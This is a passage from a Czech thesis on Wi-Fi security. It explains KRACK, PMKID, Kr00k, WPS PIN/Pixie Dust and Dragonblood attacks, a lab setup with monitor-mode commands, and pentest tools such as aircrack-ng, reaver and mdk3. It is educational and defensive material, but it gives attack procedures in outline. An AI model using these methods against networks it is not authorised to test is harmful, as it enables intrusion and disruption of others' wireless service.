Vůči útoku KRACK jsou zranitelná především klientská zařízení a AP podporující protokol 802.11r. Tento protokol, také označovaný jako „fast BSS transition“ (FT) nebo pouze „fast roaming“, umožňuje rychlé přechody mezi jednotlivými AP v rámci jedné WiFi sítě. Tato funkce se hodí při rychlém fyzickém pohybu klienta v rámci sítě, kde je nežádoucí, aby se klientovo zařízení konstantně autentizovalo u nových AP.

Naštěstí jde tato zranitelnost řešit softwarovými updaty a momentálně už většina zařízení není vůči tomuto útoku zranitelná. [23]

2.2.3 Útok pomocí PMKID

V roce 2018 byl objeven nový způsob získání zahashovaného klíče PMK používaného v dané WiFi síti [24]. Na základě toho pak lze hrubou silou zjistit používaný klíč PMK, a tím pádem i tedy používané heslo. Rozdíl oproti přechozím útokům hrubou silou je, že již není vyžadováno zachycení čtyřcestné výměny mezi AP a nějakým klientem.

Je zde zneužíváno toho, že některé EAPOL rámce typu Management, jako například Beacon frame, Probe response nebo žádosti a odpovědi o asociaci, obsahují dobrovolné pole RSN-IE (Robust Security Network Information Element). Toto pole, které má maximální délku 255 bytů, obsahuje informace týkající se zabezpečení sítě, jako například podporované autentizační metody nebo používané šifrování. Jednou z informací je pak také tzv. PMKID. PMKID (Pairwise Master Key Identifier) slouží k rychlejší autentizaci u sítí podporujících roaming, jako je například již zmiňovaný protokol 802.11r.

Zranitelnost pak spočívá v tom, jakým způsobem je PMKID vypočítáván. Jedná se o hash tvořený z používaného klíče PMK, hodnoty „PMK Name“, MAC adresy AP a klienta. Konkrétně lze hash popsat rovnicí:

```
PMKID = HMAC-SHA-128(PMK, "PMK Name" | MAC AP | MAC
   klienta)
```

PMK zde slouží jako klíč k hashování, zbytek hodnot tvoří hashovaná data. Pokud je tedy PMKID zachyceno, lze hrubou silou odvodit i používané PMK, protože ostatní údaje jsou známé. Realisticky je opět spíše nutno využít slovníkového útoku

a zranitelná jsou pouze špatně zvolená hesla. Výhodou tohoto útoku je, že není nutno zachytávat autentizaci klienta a AP, nevýhodou pak je fakt, že zranitelná jsou pouze AP využívající nějakou roamingovou službu.

Samotný útok je pak proveden poměrně jednoduše. Útočník AP vyšle žádost o asociaci a AP odpoví rámcem obsahujícím PMKID. PMKID je pak prolomen utilitou se zvoleným slovníkem. Utilita vytvoří pro hesla ve slovníku hashe, a pokud se shodují se zachyceným PMKID, je heslo nalezeno. [25]


2.2.4 Kr00k

Zatím nejnovější objevenou zranitelností je útok nazvaný Kr00k. Byl objeven týmem zkoumajícím bezpečnost nového protokolu WPA3 v roce 2019 a zveřejněn v únoru 2020. Zranitelnost zde spočívá v návrhu některých WiFi čipů, konkrétněji ve způsobu, jakým se vypořádávají s šifrováním paketů. Zjednodušeně čipy obsahují buffery, do kterých si ukládají přijaté nebo odesílané pakety předtím, než dojde k jejich zašifrování či dešifrování. Často se stává, že se v takovém bufferu ocitne několik paketů, které pak čekají na to, až dojde k zašifrování paketů před nimi.

Čip dále obsahuje paměť, do které je uložený šifrovací klíč, konkrétně se jedná o dohodnutý TK. V momentě, kdy zařízení dostane žádost o ukončení připojení, je tento šifrovací klíč přepsán na samé nuly. Problémem však je, že mezitím se stále může v bufferu zařízení nacházet několik paketů, které čekají na zašifrování a odeslání. Při špatném zacházení dojde k tomu, že jsou tyto pakety zašifrovány přepsaným klíčem a poslány dál. Toto je samozřejmě obrovský problém, protože je triviální tyto pakety dešifrovat. Velmi zjednodušené schéma této situace lze vidět na obrázku 2.3. První schéma ukazuje normální situaci, druhé situaci po ukončeném připojení.


Útok pak probíhá jednoduchým způsobem. Útočník pošle zařízení falešnou žádost o deautentizaci, což zařízení udělá a vyšle špatně zašifrované pakety, které se nacházely v bufferu. Útočník je zachytí a dešifruje, čímž se dostane k přenášeným datům. Toto lze provádět opakovaně, a tím pádem lze získat poměrně velké množství paketů. Schéma útoku lze vidět na obrázku 2.4.

Tento útok má naštěstí několik nevýhod. Útočník nikdy nemůže vědět, jaký typ a kolik paketů se v bufferu nachází. I když se tedy útok povede, pravděpodobnost, že se dostane k citlivým datům není velká. Buffery také mají omezenou velikost (většinou 32 kb), což také může omezit rozsah škod. Pokud však útočník má štěstí, může se mu podařit získat velmi citlivá data, jako přihlašovací údaje, osobní údaje atd. Vše za předpokladu, že není používáno žádné další šifrování (např. TLS). Ukazuje se tedy, jak důležité je nespoléhat pouze na jednu vrstvu zabezpečení, ale chránit data důkladněji.



Obr. 2.3: Zjednodušené schéma zranitelnosti Kr00k uvnitř WiFi čipu

Zranitelnost Kr00k byla nalezena v celé řadě smartphonů, některých routerů ale například i u chytrých reproduktorů Amazon Echo. [26]



Obr. 2.4: Zjednodušené schéma útoku Kr00k

2.3 Zranitelnosti WPS

WPS je v dnešní době považováno za nebezpečný protokol. Přesto je u většiny routerů v základu zapnut. Problémy spočívají jak v návrhu protokolu samotném, tak v implementaci některých výrobců.

2.3.1 Útok na PIN

Hlavní problém protokolu je v PIN kódu, který je špatně navržen.

PIN je složen z 8 číslic, což by teoreticky dávalo 100 000 000 možností. Osmá číslice je ovšem pouze kontrolní součet, což okamžitě redukuje počet možností na 10 000 000. Problémem je, že WPS zpracovává poslaný PIN velmi specifickým způsobem. Když se uživatel zkusí přihlásit nějakým PIN kódem, AP tento PIN rozdělí na dvě části o 4 číslicích. Nejdříve zkusí, zda první čtyři číslice odpovídají správnému PIN kódu. Pokud jsou správné, přejde na druhou čtveřici číslic.

V situaci, kdy první čtyři číslice odpovídají a druhé čtyři neodpovídají, pošle AP klientovi zprávu o této situaci. To výrazně zmenšuje počet kombinací, které je potřeba vyzkoušet, na 11 000 (10 000 z prvních čtyř číslic a 1 000 z dalších tří,

protože finální je jenom kontrolní součet). To je naprosto nedostatečný počet a WPS se tak stává nebezpečně zranitelné vůči útokům hrubou silou [16].

Mitigací této zranitelnosti je například omezení uživatele jen na určitý počet pokusů zadání PIN kódu a následného zamítnutí dalších pokusů. Ne každý router však takovouto funkci má.

2.3.2 Pixie Dust

V roce 2014 byla nalezena další zranitelnost WPS protokolu, spočívající ve špatné implementaci PIN kódu [27].

Během autentizace pomocí WPS dochází k relativně dlouhé výměně, zranitelnost se týká prvních 3 zpráv. V první zprávě pošle AP otevřený klíč PKE (Public Key Enrollee) a náhodné číslo N1. Klient odpoví svým otevřeným klíčem PKR (Public Key Registrar) a náhodným číslem N2. V tento moment si AP vypočítá hashe E-Hash1 a E-Hash2 popsané jako:

```
E-Hash1 = HMAC(AuthKey)(E-S1, PSK1, PKE, PKR)
E-Hash2 = HMAC(AuthKey)(E-S2, PSK2, PKE, PKR)
```


kde

- HMAC – hashovací funkce
- AuthKey – klíč vytvořený pomocí čísel N1 a N2
- E-S1 – náhodně vygenerované číslo nonce
- E-S2 – náhodně vygenerované číslo nonce
- PSK1 – první čtyři číslice PIN kódu
- PSK2 – druhé čtyři číslice PIN kódu
- PKE – klíč PKE
- PKR – klíč PKR

Tyto hashe slouží k tomu, aby si klient mohl ověřit, že se připojuje k AP, které zná PIN. Čísla E-S1 a E-S2 jsou poslána později ve výměně.

Do této fáze se lze dostat bez znalosti PIN kódu (viz obrázek 2.5). V tento moment tedy klient (útočník) zná klíče PKE, PKR a AuthKey a dále hodnotu obou hashů. Pokud by součástí hashe nebyly E-S1 a E-S2, bylo by triviální vypočítat hodnoty PSK1 a PSK2 vzhledem k malému počtu možností. Bezpečnost výměny tedy závisí na dobře vytvořených a nepředvídatelných číslech E-S1 a E-S2. Jak se ovšem v roce 2014 ukázalo, spousta výrobců routerů tento krok velmi zanedbává.

Bylo zjištěno, že někteří výrobci tato „náhodná“ čísla generují spolu s číslem N1, které však posílá klientovi. Pokud je znám postup, kterým AP náhodná čísla generuje, je možné si je, na základě hodnoty N1, vypočítat. Ještě horší jsou případy, kdy E-S1 a E-S2 vůbec generovány nejsou, a jejich hodnota je tak 0 [27].



Obr. 2.5: První fáze útoku Pixie Dust

Ze znalosti těchto čísel už pak lze vypočítat hodnoty PSK1 a PSK2, a tím pádem získat PIN kód. Útok, který toto realizuje, se většinou nazývá Pixie Dust. Tato slabina kompletně anuluje veškerou bezpečnost, kterou mají protokoly 802.11 zajišťovat, a je proto doporučováno funkci WPS (nebo minimálně používání PIN kódů) vypnout [27].

2.4 Zranitelnosti WPA3

I přesto, že WPA3 je stále novinkou v oblasti bezpečnostních protokolů 802.11, byly u něj velmi brzo objeveny zranitelnosti.

2.4.1 Dragonblood

Již v dubnu 2019, tedy ani ne rok po zavedení WPA3, byla zveřejněna výzkumná práce, za kterou stojí stejný tým jako za objevením KRACKu, která poukázala hned na několik zranitelností v protokolu WPA3, dohromady nazývaných Dragonblood [28]. Dají se rozdělit do dvou kategorií: útoky, které donutí zařízení downgrade na WPA2, i když dokážou používat WPA3, a útoky zneužívající slabiny protokolu Dragonfly.

V prvním případě se zneužívá módu WPA3-Transition. Útočník zde vytvoří falešnou AP používající WPA2, která imituje AP používající WPA3. Klient se pak omylem připojí k falešné AP, a útočník tak zachytí část výměny, která pak umožní

slovníkový útok. Tento útok lze provést i v případech, kdy se klient původně připojuje k AP, která používá pouze WPA3 a nemá zapnutý Transition mód.

Další downgrade útok pak zneužívá slabiny ve výměně Dragonfly. Ve fázi „commit“ se obě strany dohodnou na tom, jaké typy grup během výměny používat. Útočník pomocí falešné AP dokáže donutit klienta, aby používal méně bezpečné grupy.

Dále byly objeveny dva útoky postranními kanály.

První z nich je založen na času, který AP trvá k odpovědi na rámce během fázi „commit“. Záleží zde na tom, jaké grupy jsou používány. Pokud je využíváno eliptických křivek doporučených institutem NIST, je tento útok nemožný. Pokud jsou však využívány křivky typu Brainpool nebo MOPD (Modulo a Prime), dá se na základě časové odezvy odvodit samotné heslo. Respektive se dá provést slovníkový útok, kde je odezva porovnána s odezvami hesel ve slovníku.

Druhý z nich využívá znalosti přístupu do paměti zařízení během vytváření rámců ve fázi „commit“. Na základě způsobu, kterým je k datům v paměti přistupováno, lze poté slovníkovým útokem odvodit, heslo používané během výměny. Toto je možné v momentech, kdy útočník ovládá nějakou aplikaci na zařízení oběti. Teoreticky to může být i JavaScript běžící v prohlížeči oběti.

Poslední útok je typu Denial-of-Service. Zpracování rámců ve fázi „commit“ je poměrně náročné na výkon, a to především v situacích, kdy jsou využívány obrany proti útokům postranního kanálu spotřeby. V takovém případě stačí útočníkovi, aby napadanému AP poslal několik „commit“ rámců (během výzkumu stačilo jenom 16 takových rámců), a tím dokáže přetížit CPU zařízení. To způsobí zpomalení, vybití a narušení provozu AP.

Po vydání těchto zranitelností byla vydána doporučení, jak se jim vyhnout, faktem však je, že WPA3 rozhodně není kompletně bezpečným protokolem. Je zde nutno podotknout, že výzkumníci, kteří Dragonblood objevili, poukazují, na to, že některé z problémů byly známy ještě před vydáním protokolu. Na Wi-Fi Alliance se také snesla kritika kvůli uzavřenému vývoji protokolu a neumožnění externím výzkumníkům podrobit WPA3 testům před jeho vydání. [29]

3 Nástroje pro ověřování bezpečnosti Wi-Fi

K testování bezpečnosti standardů 802.11 existuje velké množství softwarových a hardwarových nástrojů. V rámci práce byl proveden návrh laboratorního prostředí a vybrány vhodné softwarové a hardwarové prvky.

3.1 Hardware

Pro realizaci testování je zapotřebí testovací počítač. Ten musí mít možnost zachytávat bezdrátový provoz k čemuž slouží Wi-Fi adaptéry (či Wi-Fi karty) [20]. Zde je potřeba velké opatrnosti, protože ne každý adaptér se hodí k testování. Musí totiž podporovat tzv. monitorovací režim, který umožňuje odposlouchávání komunikace [12]. Zda adaptér tento režim nativně podporuje, závisí na chipsetu, který používá. Většina komerčně prodávaných, běžných Wi-Fi adaptérů tento režim nepodporuje [30].

Adaptéry většinou podporují některé z těchto 3 režimů:

- **normální režim** – v tomto režimu karta zachytává pouze rámce určené přímo jí na základě MAC adresy. Tento režim podporují všechny Wi-Fi karty.
- **promiskuitní režim** – v tomto režimu karta dokáže zachytit všechen provoz v rámci jedné sítě, ke které se však musí nejdříve přihlásit. Pro účely testování tedy není příliš užitečná. Většina karet tento režim podporuje.
- **monitorovací režim** – v tomto režimu karta dokáže zachytit veškeré rámce bez ohledu na jejich cíl a bez ohledu na to ve které síti se karta nachází. Toto je velmi užitečné pro testování, jelikož je možné odposlouchávat komunikaci v rámci sítě, ke které chceme získat přístup. Většina karet tento režim nepodporuje.

Dále je potřeba jako součást testovacího prostředí přístupový bod a zařízení simulující klienta. Jako přístupový bod nejlépe slouží router, v rámci testování bezpečnosti by měl podporovat co nejvíce bezpečnostních protokolů a funkcí (WEP, WPA, WPA2, WPS, WPA3). Klientem může být další počítač nebo i mobilní telefon. Kritériem je opět podpora bezpečnostních protokolů.

3.1.1 Softwarově definované rádio

V rámci práce bude také prozkoumána možnost využití Softwarově definovaného rádia (SDR) k testování bezpečnosti protokolů 802.11. Softwarově definovaná rádia jsou rádiové systémy, jejichž komponenty jsou implementovány především softwarově. Tradiční rádia řeší tyto komponenty hardwarově, jedná se například o směšovače, filtry, zesilovače, modulátory a další. Výhodou tohoto přístupu je, že změnu

parametrů těchto komponent lze provést softwarovými změnami, což umožňuje velmi flexibilní používání rádia.

SDR jsou také velmi modulární a pouhou změnou softwaru lze dosáhnout široké škály nových funkcí, přičemž není nutno měnit či upravovat hardware. I SDR však mají určité hardwarové omezení, například v podobě kmitočtových rozsahů. Teoreticky by pak mělo pomocí softwaru dosáhnout záchytu a zpracování WiFi signálu. Mohlo by tak i potenciálně dojít k nahrazení WiFi adaptéru. Výhodou tohoto přístupu pak může být i možnost zkoumání fyzické vrstvy bezdrátové komunikace.

Výběr pro testování WiFi by pak měl směřovat k podporovanému rozsahu kmitočtů. Ne všechny modely podporují kmitočty kolem 5 GHz, což pak může být problematické u sítí, které tyto kmitočty využívají. Dále je třeba dbát na softwarovou podporu daného SDR. Ta se u různých modelů může lišit.

Poslední větší překážkou může být poměrně vysoká náročnost na PC hardware, kterou některý software přináší.

3.1.2 Zvolený hardware

V rámci této práce byl jako testovací počítač zvolen stolní počítač s operačním systémem Windows 10 Professional. Jako Wi-Fi adaptér byla zvolena karta TP-Link TL-WN722N v2. Jako přístupový bod byl použit TP-Link TL-WR741ND a jako klient byl použit mobilní telefon Xiaomi s operačním systémem Android 9.0. Jelikož dostupnost zařízení podporujících WPA3 je stále poměrně malá a podporuje jej pouze mobiní telefon, nebudou se na tento protokol experimenty zaměřovat.

Zvolená karta TP-Link TL-WN722N v2 nativně nepodporuje monitorovací režim kvůli špatnému chipsetu [30]. Naštěstí se tento problém podařilo vyřešit nainstalováním driverů do vybraného softwarového prostředí Kali Linux (viz kapitola 3.2.2 Zvolený operační systém).

Jako SDR bylo zvoleno LimeSDR USB, konkrétněji se jedná o upravenou verzi od společnosti Antratek s hliníkovým pouzdrem a anténami. LimeSDR je jedno z více uživateslky přívětivějších SDR, na druhou stranu má omezený rozsah kmitočtů mezi 100 kHz a 3,8 GHz. To znemožňuje možnost testování WiFi sítí využívajících pásma 5 GHz.

3.2 Software

Software, využívaný při testování bezpečnosti bezdrátových sítí, je velice rozmanitý od operačních systémů po malé utility.

3.2.1 Operační systémy

Bezdrátové sítě lze testovat za použití téměř všech operačních systémů včetně Windows, ovšem nejideálnějším řešením jsou Linuxové distribuce specializované na penetrační testování. Mezi nejpopulárnější patří Kali Linux, BackBox, Parrot Security OS, Black Arch a další [31]. Jejich výhodou je specializace a také to, že se jedná o volně dostupné systémy.

Kali Linux je pravděpodobně nejpopulárnějších z těchto specializovaných distribucí. V základu obsahuje obrovskou škálu utilit potřebných k penetračnímu testování. Je také nejvíce propracovaný a má velkou a aktivní komunitu [31].

BackBox je další distribuce specializovaná na penetrační testování. Jedná se o více minimalistickou distribuci zaměřenou na efektivitu a rychlost [32].

Parrot Security OS je zaměřen na penetrační testování a zároveň dobrou podporu pro cloudové služby. Je to relativně nová distribuce v této oblasti [31].

BlackArch je distribuce postavená na operačním systému Arch Linux [33]. Má svůj vlastní repozitář testovacích nástrojů.

Po výběru operačního systému je také volba, zda tento systém přímo instalovat nebo použít virtualizační software. Výhodou virtualizace je jednoduché nakonfigurování a velká flexibilita, jak se systémem nakládat. Nevýhodou může být nižší stabilita a horší výkon. [34]

3.2.2 Zvolený operační systém

V rámci práce byly využity především dva operační systémy. Pro práci s WiFi kartou se jedná o Kali Linux a pro práci s SDR BackBox.

U Kali Linux se konkrétně jedná o verzi Kali Linux 2019.3 běžící na Kernelu 5.2.0. Jako virtuální prostředí slouží Oracle VM VirtualBox 6.0. V rámci nastavení virtuálního počítače je důležité nastavení sítě a nastavení připojených zařízení. Síťový adaptér virtuálního prostředí je v režimu NAT, což systému umožní překlad adres přes hostitelský PC a přístup k internetu. V nastavení USB zařízení je povolená Wi-Fi karta.

Samotný Kali Linux je často distribuován jako předinstalovaný klon, a není tak třeba jej instalovat. Jelikož je to systém specializovaný na penetrační testování, je od základu připraven na testování a není třeba jej dlouze konfigurovat. Výjimkou je v tomto případě nastavení Wi-Fi karty.

Adaptér TP-Link TL-WN722N v2 nativně nepodporuje monitorovací režim. Starší verze tohoto modelu, označované jako TP-Link TL-WN722N v1 měly správný chipset a tuto funkci podporovaly [30]. Novější prodávané modely však mají, i přes téměř stejný název, jiný chipset, a proto monitorovací režim nelze jednoduše zprovoznit.

Naštěstí je tento problém veřejně znám, a proto existují uživateli vytvořené drivery do Kali Linux, které monitorovací režim odblokují [35]. Po jejich instalaci se již monitorovací mód dá zapnout. Nejdříve je potřeba zjistit informace o bezdrátových rozhraních v systému. Toho jde dosáhnout pomocí příkazu

```
iwconfig
```

Ten vypíše všechna bezdrátová rozhraní. Jde tu i zjistit v jakém režimu se dané rozhraní nachází v položce „Mode“. V základním nastavení je režim Auto. Pro nastavení monitorovacího režimu lze použít příkaz

```
iwconfig <wlan interface> mode monitor
```

Zda karta opravdu používá monitorovací režim, lze zjistit opět pomocí příkazu iwconfig.

Dalším vhodným krokem je použít příkaz

```
airmon-ng check kill
```

který zastaví všechny procesy, které by mohly ovlivňovat další práci. V tento moment už je testovací počítač připraven pro testování bezpečnosti pomocí WiFi adaptéru.

Problém nastává v případě SDR, a to z několika důvodů. Některý software a knihovny, kterých je nutno využít, jsou mnohem jednodušeji zprovoznitelné na distribucích založených na Ubuntu. Dalším důvodem, proč je pro SDR využit jiný operační systém, je problém virtualizace. Jelikož je některý SDR software hardwarově náročnější, není dobrý nápad jej používat ve virtuálním prostředí, protože virtualizace má poměrně velký negativní dopad na výkon. Lepší nápad je proto použít nainstalovaný operační systém. Nabízí se proto využití nativních Windows na testovacím PC. Zde je zase problém nedostupnosti velké části potřebného softwaru, určité omezené testování však lze provádět i ve Windows.

Řešením je tak nainstalování nějaké Linuxové distribuce do dual-boot spolu s Windows. Pro testování byl vybrán BackBox Linux, který je založený na Ubuntu, což by mělo zjednodušit části instalace. Instalace OS byla provedena pomocí USB, konkrétně se jedná o verzi BackBox 6.

3.2.3 Testovací programy

Kali Linux má v základu nainstalovanou celou řadu programů, které lze využít pro testování bezdrátových sítí a více specificky k testování bezpečnosti protokolů 802.11. Dají se rozdělit do dvou kategorií – programy, které přímo provádí útoky, a programy, které jsou nástavbou nad těmito programy. Většinou umožňují spouštět programy z první kategorie jednodušším a více automatizovaným způsobem.

Mezi programy v první kategorii patří *aircrack-ng, cowpatty, reaver, pixiewps* a *mdk3*.

Mezi programy v druhé kategorii patří *fern wifi cracker* a *wifite*.

aircrack-ng

Aircrack-ng je jeden z nejpoužívanějších programů v oblasti zabezpečení bezdrátových sítí. Jedná se o balíček utilit, sloužící k testování bezpečnosti Wi-Fi sítí. Je to primárně konzolová aplikaci bez GUI (Graphical User Interface).

aircrack-ng – první z utilit zaměřená na crackování klíčů používaných u WEP a WPA komunikace. Předpokladem je již zachycená komunikace; aircrack-ng díky ní dokáže zjistit používaná hesla.

airmon-ng – tato utilita slouží především k ovládání užívaných bezdrátových rozhraní a nastavování režimů.

airodump-ng – jedná se o analyzátor paketů (Packet Sniffer). Dokáže odhalit AP v okolí a ukáže uživateli důležitá data jako jejich MAC adresy, SSID a používané kanály. Další funkcí pak je záchyt paketů pro danou síť. Tyto pakety je možno ukládat do souborů, se kterými dále pracují další utility v rámci aircracku.

aireplay-ng – tato utilita slouží k injektování paketů. Funguje v různých útočných módech. Dokáže například injektovat zachycené ARP pakety, provádět falešnou autentizaci nebo testovat injektování. Jedním z útoků, který dokáže provádět, je tzv. deautentizační útok. Jedná se o DoS (Denial of Service) útok, který vyšle AP paket s žádostí o deautentizaci. Místo sebe však deautentizuje jakéhokoliv uživatele, který je k AP připojený.

airdecap-ng – utilita sloužící k dešifrování zachycených paketů za předpokladu znalosti používaného klíče.

airtun-ng – slouží k vytváření tunelů mezi zařízením a cílem.

packetforge-ng – slouží k vytváření vlastních paketů. Buď lze vybrat z nabídnutých typů (ARP, UDP, ICMP), nebo vytvořit kompletně vlastní paket.

ivstools – slouží k získávání inicializačních vektorů ze zachycených paketů.

airbase-ng – víceúčelová utilita zaměřená na útoky vůči klientům namísto AP. Implementuje útoky Caffe Latte a Hirte.

airdecloack-ng – utilita sloužící k práci se zachycenými pakety.

airolib-ng – ukládá ESSID a hesla, dále umí vypočítávat PMK

airserv-ng – utilita, která umožňuje přístup k bezdrátovým kartám jiných počítačů

buddy-ng a **easside-ng** – dvojice utilit, které umožňují komunikaci s AP, bez znalostí WEP klíče. Buddy-ng je pomocný server pro easside-ng.

tkiptun-ng – utilita zaměřená na útoky proti WPA/TKIP protokolu

wesside-ng – jedná se o utilitu k automatickému zjišťování WEP klíčů

besside-ng - jedná se o utilitu k automatickému zjišťování WPA klíčů

Celkově tak aircrack-ng nabízí široký arzenál testovacích nástrojů zaměřených na rodinu protokolů 802.11. Jedná se tedy o jeden z nejzákladnějších programů v rámci penetračního testování. [36]

cowpatty

Cowpatty je podpůrnou utilitou. Její hlavní funkcí je výpočet hashů a následně hesel na základě zadaného slovníku a zachycené komunikace, určených pro útoky vůči WPA/PSK protokolům. Jedná se o soubor dvou utilit.

První z nich je utilita **genpmk**. Ta plní funkci předběžného výpočtu PMK. Jeho vstupem je slovník hesel a SSID daného AP. Pomocí těchto 2 informací vygeneruje genpmk soubor hashů, které se rovnají potenciálním PMK využívaných v této síti za předpokladu, že se heslo nachází ve slovníku.

Druhá utilita, **cowpatty**, už slouží k samotnému zjištění používaného hesla. Jeho vstupy jsou soubor hashů vygenerovaný genpmk a soubor zachycené čtyřcestné výměny. V této výměně se vypočítává finální klíč na základě PMK a dalších známých proměnných. Za předpokladu, že známe PMK a ostatní proměnné, lze vypočítat i MIC zprávy, které se během výměny posílají. Pokud se vypočítaná MIC zpráva shoduje se zachycenou, znamená to, že jsme použili správné PMK, a tedy i správné heslo.

První krok předběžného výpočtu pomocí genpmk slouží ke zrychlení celého útoku. S tímto postupem lze zjistit použité heslo řádově v sekundách. [20][37]

reaver

Reaver je utilita sloužící k útokům na AP používající WPS, a to přesněji PIN útok. Jak bylo popsáno v kapitole WPS, jedná se o útok hrubou silou. Reaver se jednoduše snaží uhádnout používaný PIN tak, že postupně zkouší všechny možností. Rychlost tohoto útoku sice není příliš velká, jeden PIN je vyzkoušen za přibližně 4 sekundy, ale vzhledem k malému množství možných PINů, lze dosáhnout výsledku do 12 hodin.

Jediným argumentem, který reaver potřebuje, je BSSID AP a samozřejmě i možné spojení k tomuto AP. S utilitou reaver je dále úzce spojena utilita pixiewps. Tu lze spustit přímo s pomocí reaver, pokud při spouštění použijeme argument „-K“.

Po úspěšném útoku reaver také vypíše používané heslo, které dostane od AP. [20] [38]

pixiewps

Pixiewps je utilita, která provádí útok Pixie Dust. Ten byl popsán v kapitole WPS. Pixiewps vyžaduje jako povinné argumenty veřejné klíče PKE a PKR, dále hashe

e-hash1 a e-hash2, klíč authkey a číslo enrollee nonce. Jelikož získávání těchto údajů přímo ze zachycených paketů není příliš efektivní, je mnohem jednodušší spustit pixiewps skrze utilitu reaver, která všechny tyto argumenty zjistí za uživatele. Pixiewps funguje pouze proti malé části routerů, které obsahuje slabinu, ale pokud je útok úspěšný, dokáže zjistit použité heslo během pár sekund.

mdk3

Mdk3 je samozvaný „proof of concept“ nástroj sloužící k určitému druhu útoků na sítě 802.11. Specializuje se na DoS útoky. Mezi útoky, které umožňuje, jsou:

- Beacon Flood – útok, ve kterém je okolí zaplaveno zprávami beacon. Uživatelům se tak začnou objevovat falešná AP.
- Authentication DoS – útočník začne posílat autentizační rámce všem AP v okolí. Tím je dokáže zahltit či dokonce vynutit restart.
- Deauthentication Amok – útočník deautentizuje všechny uživatele komunikující s daným AP a tím je odpojí.
- Michael Shutdown Exploitation – velmi specifický útok, který zneužívá MIC zprávy v protokolu TKIP. Jak bylo vysvětleno v kapitole 1.3.4 Šifrování WPA-/WPA2, pokud v rámci jedné minuty AP přijme 2 zprávy, u kterých kontrolní MIC neodpovídá, klienta na 1 minutu odpojí. Mdk3 zachytí nějaký paket mezi daným klientem a AP a pak ho dvakrát přepošle AP se špatným MIC. Tím by mělo dojít k odpojení klienta.
- 802.1x DoS testy – útok, při kterém je AP zaplaveno EAPOL pakety. Pracuje ve 2 módech, buď vysílá EAPOL Start nebo EAPOL Logoff pakety.

Mdk3 také většinou dává možnosti tyto útoky omezit jen na specifické MAC adresy což umožňuje lepší kontrolu nad testem. [39]

fern wifi

